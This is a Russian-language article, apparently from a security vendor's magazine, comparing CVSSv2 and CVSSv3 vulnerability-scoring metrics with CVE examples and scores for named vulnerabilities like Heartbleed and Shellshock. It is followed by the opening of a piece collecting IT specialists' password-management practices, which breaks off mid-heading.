Сложность эксплуатации уязвимости

Качественная оценка сложности проведения атаки. Чем больше условий должно быть соблюдено для эксплуатации уязвимости — тем выше сложность.

CVSSv2	CVSSv3
Название метрики	
Access Complexity (AC)	Attack Complexity (AC)
Возможные значения метрики	
Low (L)	Low (L)
Medium (M)	
High (H)	High (H)

«Сложность» сама по себе — понятие субъективное, поэтому данная метрика всегда трактовалась экспертами по-разному. К примеру, для уязвимостей, позволяющих реализовать атаку «Человек посередине», в базе NVD можно встретить различные варианты оценки Access Complexity.

CVE-2014-2993 — *Уязвимость в функции проверки SSL-сертификата приложения Birebin.com для операционной системы Android позволяет злоумышленнику осуществить атаку «Человек посередине» и получить доступ к конфиденциальным данным.* ***[Access Complexity — Low]***

CVE-2014-3908 — *Уязвимость в функции проверки SSL-сертификата приложения Amazon.com Kindle для операционной системы Android позволяет злоумышленнику осуществить атаку «Человек посередине» и получить доступ к конфиденциальным данным.* ***[Access Complexity — Medium]***

CVE-2014-5239 — *Уязвимость в функции проверки SSL-сертификата приложения Microsoft Outlook.com для операционной системы Android позволяет злоумышленнику осуществить атаку «Человек посередине» и получить доступ к конфиденциальным данным.* ***[Access Complexity — High]***

Для облегчения толкования данной метрики в новом стандарте предлагаются только две ступени сложности и более четко прописаны критерии отнесения уязвимости к той или иной. В частности, уязвимости, позволяющие атаку «Человек посередине», предписано относить к категории High.

Факторы, учитываемые в CVSSv2 метрикой Access Complexity, в новом стандарте учитываются двумя метриками — Attack Complexity и User Interaction.

Аутентификация и требуемый уровень привилегий

Требуется ли аутентификация для проведения атаки, и если требуется, то какая именно.

CVSSv2	CVSSv3
Название метрики	
Authentication (Au)	Privileges Required (PR)
Возможные значения метрики	
Multiple (M)	
Single (S)	
	High (H)
	Low (L)
None (N)	None (N)

Подход к расчету метрики, основанный на количестве независимых процессов аутентификации, которые нужно пройти атакующему, недостаточно точно отражает смысл привилегий, необходимых для эксплуатации.

Значение Multiple в базе NVD встречается достаточно редко и в основном используется для уязвимостей, информация о которых недостаточно детализирована.

CVE-2015-0501 — *Неизвестная уязвимость в Oracle MySQL Server позволяет удаленным аутентифицированным пользователям нарушить доступность СУБД, используя неизвестный вектор, связанный с 'Server : Compiling'.*

Значение Single не позволяет определить, требуется ли для эксплуатации доступ уровня привилегированного пользователя или достаточно аутентификации стандартного пользователя.

Рассмотрим две уязвимости, имеющие одинаковую оценку с точки зрения CVSSv2 — 9,0 (AV:N/AC:L/Au:S/C:C/I:C/A:C).

CVE-2014-0649 — *Cisco Secure Access Control System (ACS) некорректно выполняет авторизацию при доступе к интерфейсу Remote Method Invocation (RMI), что позволяет удаленным аутентифицированным злоумышленникам получить административные привилегии.*

CVE-2014-9193 — *Innominate mGuard некорректно обрабатывает настройки Point-to-Point Protocol (PPP), что позволяет удаленным злоумышленникам, имеющим ограниченные административные права, получить привилегии суперпользователя.*

Метрики для тех же уязвимостей по CVSSv3:

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
CVE-2014-0649	AV:N/AC:L/**PR:L**/UI:N/S:U/C:H/I:H/A:H	8,8
CVE-2014-9193	AV:N/AC:L/**PR:H**/UI:N/S:U/C:H/I:H/A:H	7,2

Как видно из таблицы, CVSSv3 занижает опасность уязвимостей, требующих для эксплуатации привилегированного доступа.

Необходимость взаимодействия с пользователем

Требуются ли для успешной реализации атаки какие-либо действия со стороны пользователя атакуемой системы.

CVSSv2	CVSSv3
Название метрики	
	User Interaction (UI)
Возможные значения метрики	
	None (N)
	Required (R)

В CVSSv2 этот фактор учитывался в рамках метрики Access Complexity, в новом стандарте представлен в виде самостоятельной.

Рассмотрим две уязвимости, имеющие одинаковую оценку с точки зрения CVSSv2 — 9,3 (AV:N/AC:M/Au:N/C:C/I:C/A:C).

CVE-2014-0329 — *Маршрутизаторы ZTE ZXV10 W300 имеют встроенную учетную запись администратора с фиксированным паролем формата 'XXXXairocon', где XXXX — последние четыре символа MAC-адреса устройства. Удаленный атакующий может получить пароль администратора и использовать его для доступа к устройству через сервис Telnet.*

CVE-2015-1752 — *Microsoft Internet Explorer некорректно обрабатывает объекты в памяти, что позволяет атакующему выполнить произвольный код на системе при переходе пользователя по ссылке, содержащей вредоносный код.*

Метрики для CVSSv3:

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
CVE-2014-0329	AV:N/AC:L/PR:N/**UI:N**/S:U/C:H/I:H/A:H	9,8
CVE-2015-1752	AV:N/AC:L/PR:N/**UI:R**/S:U/C:H/I:H/A:H	8,8

Из этого примера видно, что в CVSSv3 степень опасности уязвимости оценивается более корректно.

Границы эксплуатации

Отличаются ли эксплуатируемый и атакуемый компоненты, то есть позволяет ли эксплуатация уязвимости нарушить конфиденциальность, целостность и доступность какого-либо другого компонента системы.

CVSSv2	CVSSv3
Название метрики	
	Scope (S)
Возможные значения метрики	
	Unchanged (U)
	Changed (C)

Рассмотрим две уязвимости, имеющие одинаковую оценку CVSSv2: 10,0 (AV:N/AC:L/Au:N/C:C/I:C/A:C).

CVE-2014-0568 — *Уязвимость в обработчике системного вызова NtSetInformationFile в Adobe Reader и Adobe Acrobat на операционной системе Windows позволяет атакующему обойти ограничения «песочницы» и выполнить произвольный код в привилегированном контексте.*

CVE-2015-3048 — *Уязвимость в Adobe Reader и Adobe Acrobat на операционных системах Windows и MacOS X позволяет атакующему вызвать переполнение буфера и выполнить произвольный код на системе.*

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
CVE-2014-0568	AV:N/AC:L/PR:N/UI:R/**S:C**/C:H/I:H/A:H	9,6
CVE-2015-3048	AV:N/AC:L/PR:N/UI:R/**S:U**/C:H/I:H/A:H	8,8

В новом стандарте уязвимости, в которых уязвимый и атакуемый компоненты различаются, получают более высокую оценку опасности.

Метрики воздействия

Оценка степени влияния на конфиденциальность, целостность и доступность атакуемого компонента.

CVSSv2	CVSSv3
Название метрики	
Confidentiality Impact (C), Integrity Impact (I), Availability Impact (A)	
Возможные значения метрики	
None (N)	None (N)
Partial (P)	
Complete (C)	
	Medium (M)
	High (H)

В данной метрике принципиально изменен подход к расчету веса: от количественного (Partial—Complete) к качественному (Medium—High).

Рассмотрим две уязвимости, имеющие одинаковую оценку CVSSv2 — 5,0 (AV:N/AC:L/Au:N/C:P/I:N/A:N).

CVE-2014-0160 — *Уязвимость существует в реализации TLS и DTLS для OpenSSL из-за некорректной обработки пакетов расширения Heartbeat. Эксплуатация данной уязвимости позволяет злоумышленникам, действующим удаленно, получить доступ к конфиденциальной информации из памяти процесса при помощи специально сформированных пакетов, которые вызывают чтение за пределами буфера.*

CVE-2015-4202 — *Реализация Cable Modem Termination Systems (CMTS) в маршрутизаторах Cisco uBR10000 не дает возможность ограничить доступ к сервису IP Detail Record (IPDR), что позволяет удаленному атакующему получить доступ к конфиденциальной информации путем отсылки специально сформированных IPDR-пакетов.*

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
CVE-2014-0160	AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N	7,5
CVE-2015-4202	AV:N/AC:L/PR:N/UI:N/S:U/**C:L**/I:N/A:N	5,3

Как видно из примера, качественный подход позволяет более точно оценить опасность уязвимости.

ВРЕМЕННЫЕ МЕТРИКИ

Временные метрики не претерпели никаких принципиальных изменений.

Степень зрелости доступных средств эксплуатации

Доступен ли публично код или другие средства, с помощью которых можно провести атаку, или, напротив, существует только теоретическая возможность эксплуатации.

CVSSv2	CVSSv3
Название метрики	
Exploitability (E)	Exploit Code Maturity (E)
Возможные значения метрики	
Not Defined (ND/X)	
High (H)	
Functional (F)	
Proof-of-Concept (POC/P)	
Unproven (U)	

В этой метрике изменилось только название: теперь оно точнее отражает назначение.

Доступные средства устранения уязвимости

Существуют ли официальные или неофициальные средства устранения уязвимости.

CVSSv2	CVSSv3
Название метрики	
Remediation Level (RL)	
Возможные значения метрики	
Not Defined (ND/X)	
Unavailable (U)	
Workaround (W)	
Temporary Fix (TF/T)	
Official Fix (OF/O)	

В данную метрику изменения не вносились.

Степень доверия к информации об уязвимости

Степень детализации доступных отчетов об уязвимости.

CVSSv2	CVSSv3
Название метрики	
Report Confidence (RC)	
Возможные значения метрики	
Not Defined (ND)	Not Defined (X)
Unconfirmed (UC)	
Uncorroborated (UR)	
	Unknown (U)
	Reasonable (R)
Confirmed (C)	Confirmed (C)

В новом стандарте более четко описаны критерии для отнесения отчета об уязвимости к той или иной категории:

+ Unknown — в существующих отчетах отсутствует описание причины уязвимости или различные исследователи расходятся относительно причин и возможных последствий эксплуатации;
+ Reasonable — существуют отчеты об уязвимости, позволяющие судить о причинах уязвимости с достаточной степенью уверенности (например, в отчете приводится эксплуатирующий код);
+ Confirmed — уязвимость подтверждена производителем продукта или в свободном доступе находится полнофункциональный эксплойт.

Степень влияния временных метрик

Рассмотрим уязвимость:

CVE-2015-2373 — *Уязвимость в сервисе Remote Desktop Protocol (RDP) операционной системы Windows позволяет удаленному атакующему выполнить произвольный код на системе путем отправки специально сформированных RDP-пакетов.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:L/Au:N/C:C/I:C/A:C/E:U/RL:OF/RC:C	10,0	7,4
CVSSv3	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C	9,8	8,5

Как видно, формула расчета в новом стандарте переработана в пользу снижения общего влияния временных метрик на итоговую числовую оценку.

КОНТЕКСТНЫЕ МЕТРИКИ

Контекстные метрики изменены для упрощения оценки влияния среды на итоговую оценку.

Требования к безопасности

Позволяет задекларировать, какая характеристика данных атакуемого компонента (конфиденциальность, целостность или доступность) наиболее влияет на функциональность бизнес-системы или в целом на бизнес-процессы.

CVSSv2	CVSSv3
Название метрики	
Confidentiality Requirement (CR), Integrity Requirement (IR), Availability Requirement (AR)	
Возможные значения метрики	
Not Defined (ND/X)	
High (H)	
Medium (M)	
Low (L)	

В данную метрику изменения не вносились.

Скорректированные базовые метрики

Эксплуатируемость и потенциальный ущерб в условиях IT-инфраструктуры конкретной компании.

CVSSv3
Название метрики
Modified Attack Vector (MAV), Modified Attack Complexity (MAC), Modified Privileges Required (MPR), Modified User Interaction (MUI), Modified Scope (MS), Modified Confidentiality (MC), Modified Integrity (MI), Modified Availability (MA)
Возможные значения метрики
Значения, описанные в секции «Базовые метрики», или Not Defined (X)

Эта метрика может как повысить итоговую оценку, например если используется потенциально слабая конфигурация приложения, так и понизить, если внедрены как-либо компенсирующие средства, позволяющие снизить риск эксплуатации или потенциальный ущерб от успешной атаки.

Упраздненные метрики

Из стандарта исключены следующие метрики:

Вероятность нанесения побочного ущерба (Collateral Damage Potential, CDP) — оценка по качественной шкале None/Low/Medium/High потенциального ущерба для оборудования или иных активов от эксплуатации уязвимости. Эта метрика также могла учитывать экономический ущерб от простоя производства или недополученной выручки.

Плотность целей (Target Distribution, TD) — процент систем в информационной среде компании, на которые может влиять эксплуатация уязвимости.

ИНЫЕ НОВОВВЕДЕНИЯ В СТАНДАРТЕ

Цепочки уязвимостей

Стандарт CVSS изначально разрабатывался для независимой оценки каждой уязвимости, однако существует ряд случаев, в которых можно, эксплуатируя несколько уязвимостей последовательно, нанести значительно больший урон.

Новый стандарт рекомендует использовать метрики CVSS и для описания цепочек уязвимостей, комбинируя характеристики эксплуатируемости одной уязвимости с метриками воздействия другой.

Рассмотрим абстрактный пример.

Уязвимость 1 *— Локальное повышение привилегий, не требующее взаимодействия с пользователем.*

Уязвимость 2 *— Уязвимость, позволяющая удаленному неаутентифицированному атакующему модифицировать файлы уязвимого компонента. Уязвимость требует от пользователя выполнения каких-либо действий для успешной эксплуатации, например перехода по ссылке.*

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
Уязвимость 1	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	8,4
Уязвимость 2	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N	4,3

В случае если при эксплуатации уязвимости 2 возможно модифицировать файлы приложения так, чтобы это могло привести к эксплуатацию уязвимости 1, — можно говорить о наличии цепочки уязвимостей со следующими характеристиками.

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
Уязвимость 2 → Уязвимость 1	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	8,8

Как видно из примера, итоговая оценка для цепочки может быть выше, чем уровень опасности каждой отдельной уязвимости.

Качественная шкала оценки опасности

За годы использования CVSSv2 в разных компаниях сложились разные подходы к выставлению качественного уровня опасности на базе метрики CVSS:

+ Nvd.nist.gov: 0–3,9 Low; 4,0–6,9 Medium; 7,0–10,0 High;
+ Tenable: 0–3,9 Low; 4,0–6,9 Medium; 7,0–9,9 High; 10,0 Critical;
+ Rapid 7: 0–3,9 Moderate; 4,0–7,9 Severe; 8,0–10,0 Critical.

Стандарт CVSSv3 рекомендует использовать следующую шкалу качественных оценок:

Количественная оценка	Качественная оценка
0	None
0,1–3,9	Low
4,0–6,9	Medium
7,0–8,9	High
9,0–10,0	Critical

ПЕРЕЧЕНЬ НАИБОЛЕЕ ВАЖНЫХ ИЗМЕНЕНИЙ

Коротко подведем итоги и перечислим самые важные новшества CVSSv3:

+ Введены понятия «уязвимый компонент» и «атакуемый компонент». Метрики эксплуатируемости рассчитываются для уязвимого компонента, а метрики воздействия — для атакуемого.
+ Добавлена новая ступень требуемого для эксплуатации доступа — «физический доступ».
+ Введена новая метрика «Необходимость взаимодействия с пользователем».
+ Переработана метрика, учитывающая необходимость аутентификации. Появилась возможность учесть необходимость привилегированного доступа к системе.
+ Из количественной в качественную переработана шкала метрик воздействия.
+ Контекстные метрики «Вероятность нанесения побочного ущерба» и «Плотность целей» заменены более показательными «Скорректированными базовыми метриками».
+ Даны рекомендации для оценки цепочек уязвимостей по методике CVSS.
+ Стандартизована качественная шкала оценки опасности.

Подход к оценке, предложенный в новом стандарте, позволяет более точно учесть большинство факторов, влияющих на опасность уязвимостей, поэтому вполне можно ожидать скорого внедрения данного стандарта в компаниях, работа которых связана с анализом уязвимостей.

Введение новых метрик практически не повлияло на освоение процесса оценки. В каких-то моментах стало проще (сложность атаки, необходимость взаимодействия с пользователем), в каких-то сложнее (качественная оценка влияния на конфиденциальность, целостность и доступность, границы эксплуатации).

Тем, кто хочет глубже освоить методику оценки уязвимостей по CVSS, рекомендую помимо спецификации [1] ознакомится с примерами расчетов [3] и рекомендациями FIRST [2], где на типовых примерах разъясняется, как правильно использовать стандарт для оценки уязвимостей.

Ряд зарубежных компаний, среди которых IBM X-Force и Security Database, уже внедрили оценки по CVSSv3 в своих продуктах и сервисах. Мы в компании Positive Technologies закладываем возможность оценки уязвимостей по стандарту CVSSv3 в корпоративной базе знаний и линейке продуктов MaxPatrol.

БОНУС: CVSS-МЕТРИКИ ДЛЯ ИМЕНОВАННЫХ УЯЗВИМОСТЕЙ

Начиная с уязвимости в OpenSSL, получившей запоминающееся название Heartbleed и красивый логотип с кровоточащим сердцем, в сообществе специалистов по информационной безопасности стало модно придумывать для уязвимостей звучные имена, особенно это касается уязвимостей, связанных с SSL/TLS. Проанализируем, насколько в действительности опасны эти поименованные уязвимости.

Уязвимость 'Heartbleed' в OpenSSL (CVE-2014-0160) *— Уязвимость существует в реализации TLS и DTLS для OpenSSL из-за некорректной*

обработки пакетов расширения Heartbeat. Эксплуатация данной уязвимости позволяет злоумышленникам, действующим удаленно, получить доступ к конфиденциальной информации из памяти процесса при помощи специально сформированных пакетов, которые вызывают чтение за пределами буфера.

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:L/Au:N/C:P/I:N/A:N/E:F/RL:OF/RC:C	5,0	4,1
CVSSv3	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:F/RL:O/RC:C	7,5	7,0

Уязвимость Mozilla 'BERserk' в Mozilla NSS (CVE-2014-1568) — *Уязвимость в функции разбора формата ASN.1 SSL-сертификата в библиотеке Mozilla Network Security Services (NSS) позволяет злоумышленникам подменить RSA-подпись в сертификате и получить неавторизованный доступ к конфиденциальным данным.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:M/Au:N/C:C/I:C/A:N/E:U/RL:OF/RC:C	8,8	6,5
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:U/RL:O/RC:C	7,4	6,4

Уязвимость 'POODLE' в протоколе SSLv3 (CVE-2014-3566) — *Уязвимость протокола SSLv3 в реализации CBC-шифрования в OpenSSL и ряде других продуктов позволяет злоумышленнику, проводящему атаку «Человек посередине», получить незашифрованные данные, используя атаку padding oracle. В дальнейшем уязвимость также была найдена в ряде реализаций TLS (CVE-2014-8730).*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:M/Au:N/C:P/I:N/A:N/E:U/RL:W/RC:C	4,3	3,5
CVSSv3	AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/E:U/RL:W/RC:C	3,1	2,8

Уязвимость 'Sandworm' Windows OLE (CVE-2014-4114) — *Уязвимость в Microsoft Windows OLE позволяет атакующему выполнить произвольный код на системе при условии открытия пользователем файла, содержащего специально сформированный OLE-объект.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:M/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C	9,3	7,7
CVSSv3	AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C	7,3	7,2

Уязвимость 'Shellshock' в Bash (CVE-2014-6271, CVE-2014-7169) — *Уязвимость в GNU Bash вызвана некорректной обработкой строки, идущей после определения функции в переменной окружения. Эксплуатация уязвимости возможна через разные вектора атаки: DHCP, HTTP, SIP, FTP, SMTP — и позволяет злоумышленнику выполнить произвольный bash-код на целевой системе.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:L/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C	10,0	8,3
CVSSv3	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C	9,8	9,1

Уязвимость 'FREAK' в OpenSSL (CVE-2015-0204) — *Уязвимость в функции ssl3_get_key_exchange в OpenSSL позволяет провести атаку на понижение стойкости шифра SSL/TLS-соединения (с RSA до RSA_EXPORT). Успешная реализация атаки позволяет злоумышленнику расшифровать данные соединения.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:M/Au:N/C:N/I:P/A:N/E:U/RL:OF/RC:C	4,3	3,2
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N/E:U/RL:O/RC:C	3,7	3,2

Уязвимость 'GHOST' в glibc (CVE-2015-0235) — *Переполнение буфера в динамической памяти в функции __nss_hostname_digits_dots в glibc позволяет атакующему выполнить произвольный код, вызвав функцию gethostbyname или gethostbyname2.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:H/Au:N/C:C/I:C/A:C/E:F/RL:OF/RC:C	7,6	6,3
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C	8,1	7,5

Уязвимость 'Venom' в системах виртуализации (CVE-2015-3456) — *Уязвимость в эмуляторе дисковода в QEMU, который используется в различных системах виртуализации, позволяет атакующему выйти за пределы гостевой виртуальной машины и выполнить код в контексте host-машины.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:A/AC:L/Au:S/C:C/I:C/A:C/E:POC/RL:OF/RC:C	7,7	6,0
CVSSv3	AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:P/RL:O/RC:C	9,0	8,1

Уязвимость 'Logjam' в протоколе TLS (CVE-2015-4000) — *Уязвимость в протоколе TLS позволяет атакующему провести атаку на понижение стойкости шифра TLS-соединения (с DHE до DHE_EXPORT). Успешная реализация атаки позволяет злоумышленнику расшифровать данные соединения.*

Версия стандарта	CVSS-вектор	Базовая оценка	Итоговая оценка
CVSSv2	AV:N/AC:M/Au:N/C:P/I:N/A:N/E:U/RL:OF/RC:C	4,3	3,2
CVSSv3	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:O/RC:C	3,7	3,2

Как видно, далеко не все уязвимости из числа именованных имеют высокий уровень опасности.


СПИСОК ИНТЕРНЕТ-РЕСУРСОВ

1. Спецификация CVSSv3: *first.org/cvss/specification-document*
2. Рекомендации по использованию CVSSv3: *first.org/cvss/user-guide*
3. Примеры расчета метрик по методике CVSSv3: *first.org/cvss/examples*
4. Калькулятор CVSSv3: *first.org/cvss/calculator/3.0*
5. База уязвимостей National Vulnerability Database: *nvd.nist.gov/home.cfm*
6. Спецификация CVSSv2: *first.org/cvss/v2/guide*
7. CVSS Implementation Guide от NIST: *nvlpubs.nist.gov/nistpubs/ir/2014/NIST.IR.7946.pdf*
8. Рекомендации ITU по использованию CVSS: *itu.int/rec/T-REC-X.1521-201104-I/en*

РАБОТА С ПАРОЛЯМИ: КАК ЗАЩИТИТЬ СВОИ УЧЕТНЫЕ ЗАПИСИ (МНЕНИЯ СПЕЦИАЛИСТОВ)


Александр Лашков
habrahabr.ru/company/pt/blog/263101/

Недавно стало известно об уязвимости в системе для корпоративных клиентов такси-сервиса Gett. Как выяснили исследователи, по умолчанию всем выдавался одинаковый пароль (естественно, эти пароли никто потом не меняет). В итоге, зная один пароль, злоумышленники могли попасть в множество аккаунтов сразу (среди клиентов — Google, «Вконтакте», Ozon).



Скандалы, связанные с кражей паролей и похищением личных данных, случаются регулярно — только за прошедшие пару лет в сеть утекали пароли пользователей крупных компаний (например, Adobe), популярных почтовых сервисов, хакеры взламывали (какая ирония!) даже сервисы для хранения паролей.

Чтобы повысить уровень защищенности своих пользователей, многие компании публикуют советы о том, как обезопасить свои учетные записи. Создатели популярных комиксов XKCD посвятили один из выпусков вопросам парольной защиты.



Мы решили опросить представителей IT-компаний, чтобы узнать, как они работают с паролями и каким рекомендациям следуют.

Алексей Шевелев, менеджер проектов компании «Тематические медиа»

Сейчас использую программу для хранения паролей 1Password — нравится, что есть клиент для смартфона, планшета и ноутбука. Удобно и красиво, вроде даже безопасно. Внутри все аккуратно разложено и заполнено, иногда меняю пароли на всех записях — дело муторное, но того стоит. Чаще всего использую генератор паролей, который генерирует длинные сложные пароли. Собственно, давно отказался от легких паролей.

На айфоне до недавнего времени работал TouchID, который перестал работать после замены кнопки — пришлось перейти на обычный пароль. Там можно использовать простой 4-значный код из цифр или более сложный (с буквами). Если же включить сложный пароль и использовать в коде только цифры, например 137900 (6 цифр), то вместо qwerty-клавиатуры будет все равно цифровая — это и удобно и более безопасно (6 цифр сложнее подобрать чем 4). Впрочем, в новой версии iOS можно, вроде, использовать более длинные коды.

Аркадий Прокудин, эксперт по информационной безопасности, автор и ведущий подкаста «Открытая безопасность»

Для создания паролей я использую два метода и никаких программных продуктов. Первый это старая школа: malen'kaya latinica+BOL'WAYA+спецсимволы@&)+цифры135

Такой пароль сложно запомнить, но если найти в быту какую-нибудь замысловатую комбинацию, будет проще: MicrosoftSilverlightBeta3.5a, Nokia3310 и т. п.

Второй метод: использовать в качестве пароля строку стихотворения в английской раскладке. Например, «В траве сидел кузнечик» — «D nhfdt cbltk repytxbr».

Григорий Матвиевич, ведущий iOS-разработчик Redmadrobot

Сколько об этом ни говорят, но большинство людей использует совсем слабые пароли: qwerty, 12345, 11111. Часть людей усложняют пароли — составляют их из двух слов, добавляют цифры. Но на самом деле это не добавляет стойкости: все такие пароли довольно быстро перебираются на современных вычислительных мощностях. Есть программы и алгоритмы, есть словари. Сильный пароль должен быть длинным, «случайным», содержать в себе буквы разного регистра, цифры и, желательно, спецсимволы.

Для сложного пароля я обычно придумываю какую-нибудь бессмысленную фразу или стишок: «рыба трактор 33, йогурт и насос», и выдираю из каждого слова по букве. Потом запоминаю на каких-либо ассоциациях — и пароль готов. Еще я посоветовал бы использовать разные пароли, потому что если вы регистрируетесь в каком-нибудь интернет-магазине с тем же паролем, что и в вашем интернет-банке, то это может плохо кончиться.

Андрей Прозоров, руководитель экспертного направления в компании Solar Security

В последние несколько лет мне стало лень запоминать пароли: разных сервисов, на которых я зарегистрировался, становится все больше и больше. Пароли лучше выбирать стойкие (длинные, с цифрами и символами) и уникальные; при этом классические идеи типа «используете ассоциативные парольные фразы» уже не работают. Я решил использовать специальное ПО для хранения и генерации паролей. Выбрал клиент 1Password для iPhone, периодически делаю резервную копию.

Можно хранить сложные и уникальные пароли, общая база зашифрована. Мне удобно, а риски такого хранения я считаю минимальными.

Дмитрий Евтеев, технический директор компании HeadLight Security

Практика показывает, что большинство пользователей не слишком изобретательны. Как правило, пароли содержат имена, даты и иную близкую человеку информацию из его реальной жизни. Запомнить много паролей трудно, большинство пользователей используют два-три пароля для всех своих аккаунтов. В корпоративных системах, где политика безопасности требует регулярной смены пароля, также распространена ситуация, при которой люди либо записывают сложные пароли на бумажке и хранят ее поближе к клавиатуре, либо используют какую-то простую логику при создании пароля. Например, добавляют к некоему корню цифры, указывающие на дату смены пароля, или вообще используют счетчик (увеличивая в пароле цифры). В подобных случаях атакующий может, зная предыдущий пароль, легко определить логику его создания, — и каждый раз угадывать новый. И у частных пользователей, и у корпоративных все пароли обычно привязаны к одному email-аккаунту, взломав который хакер может получить доступ ко всем остальным системам и сервисам; само по себе наличие подобной чувствительной системы является отдельной проблемой информационной безопасности.

В целом пароли — это плохо. Я сам каждый день сталкиваюсь с необходимостью помнить множество паролей от множества систем. В этом плане одноразовые пароли, отправляемые, скажем, по SMS, — это крайне удобно. Здесь тоже существуют свои подводные камни (SMS можно перехватить), но сама концепция одноразовых паролей позволяет значительно усложнить реализацию атаки. К сожалению, пока не существует возможности привязать какой-то токен к глобальной системе аутентификации, чтобы затем уже получать одноразовые пароли и прозрачно проходить авторизацию в большинстве интернет-сервисов (хотя Большой Брат движется в этом направлении). В корпоративной среде подобная система могла бы быть реализована относительно легко, но стоить она будет недешево.

Что касается программ для хранения паролей, то их вполне можно применять, и я сам использую одну бесплатную программу (не скажу какую) — иначе запомнить все свои пароли я бы просто не смог. При этом я не доверяю облачному софту для хранения паролей: при всем удобстве, там вполне могут быть допущены ошибки (что уже доказано несколькими успешными атаками на популярные сервисы).

Макс Крайнов, CEO Aviasales

У нас все просто: Roboform, OnePass или аналогичные системы. Пароли, содержащие меньше 16 символов и без кучи кракозябр, вообще не рассматриваются. Когда передаем пароли в чатах, сразу после подтверждения их стираем. Что касается доступа к данным, то у нас применяется политика need to know basis (доступ к данным, необходимым для работы, и не более — примеч. редакции); если человек увольняется — меняем пароли.

Дмитрий Скляров, старший аналитик Positive Technologies

Чтобы пароль оставался только вашим секретом, обычно достаточно следовать трем простым правилам:

+ не пытаться придумать короткие, легко запоминающиеся пароли;
+ не использовать одинаковые пароли на разных ресурсах;
+ не вводить пароли на компьютерах, которым нельзя доверять.

Чтобы не запоминать много длинных сложных паролей, можно использовать любой приличный password keeper. В нем же можно генерировать случайные пароли заданной стойкости. Для защиты базы с паролями придется запомнить один надежный пароль. Как вариант — использовать парольную фразу длиной 20–30 символов. Если password keeper поддерживает двухфакторную аутентификацию с помощью смарт-карты или USB Security Token, это повышает уровень безопасности и сужает спектр возможностей для атакующего.

Разумеется, использование password keepers может привести к потере секретности всех сохраненных паролей в случае компрометации мастер-пароля. Этот риск обязательно надо учитывать. Сейчас многие программы для хранения паролей имеют версии для мобильных ОС и предлагают синхронизацию через облако. Это, безусловно, удобно, но удобство часто противоречит безопасности...

Мой выбор — KeePass на доверенных компьютерах, база защищена длинной парольной фразой. И никаких хранилищ в облаках или на мобильниках!

Джеспер Йоханссон, главный инженер по ИБ в Amazon

В некоторых компаниях есть политика безопасности, запрещающая сотрудникам записывать пароли на бумажки. Я считаю, это абсолютно неправильно (это заявление Йоханссон сделал еще будучи сотрудником Microsoft — примеч. редакции). Все должно быть наоборот — в политике должно быть сказано, что вы должны записывать свой пароль. У меня 68 разных паролей для разных систем. Если мне нельзя будет ничего из этого записать, угадайте, что я сделаю? Да, я просто буду использовать везде один и тот же пароль. В то же время, если записать пароли на бумажку (а ее спрятать в надежное место), то никаких проблем!

Брюс Шнайер, ученый-криптограф, автор книг по информационной безопасности

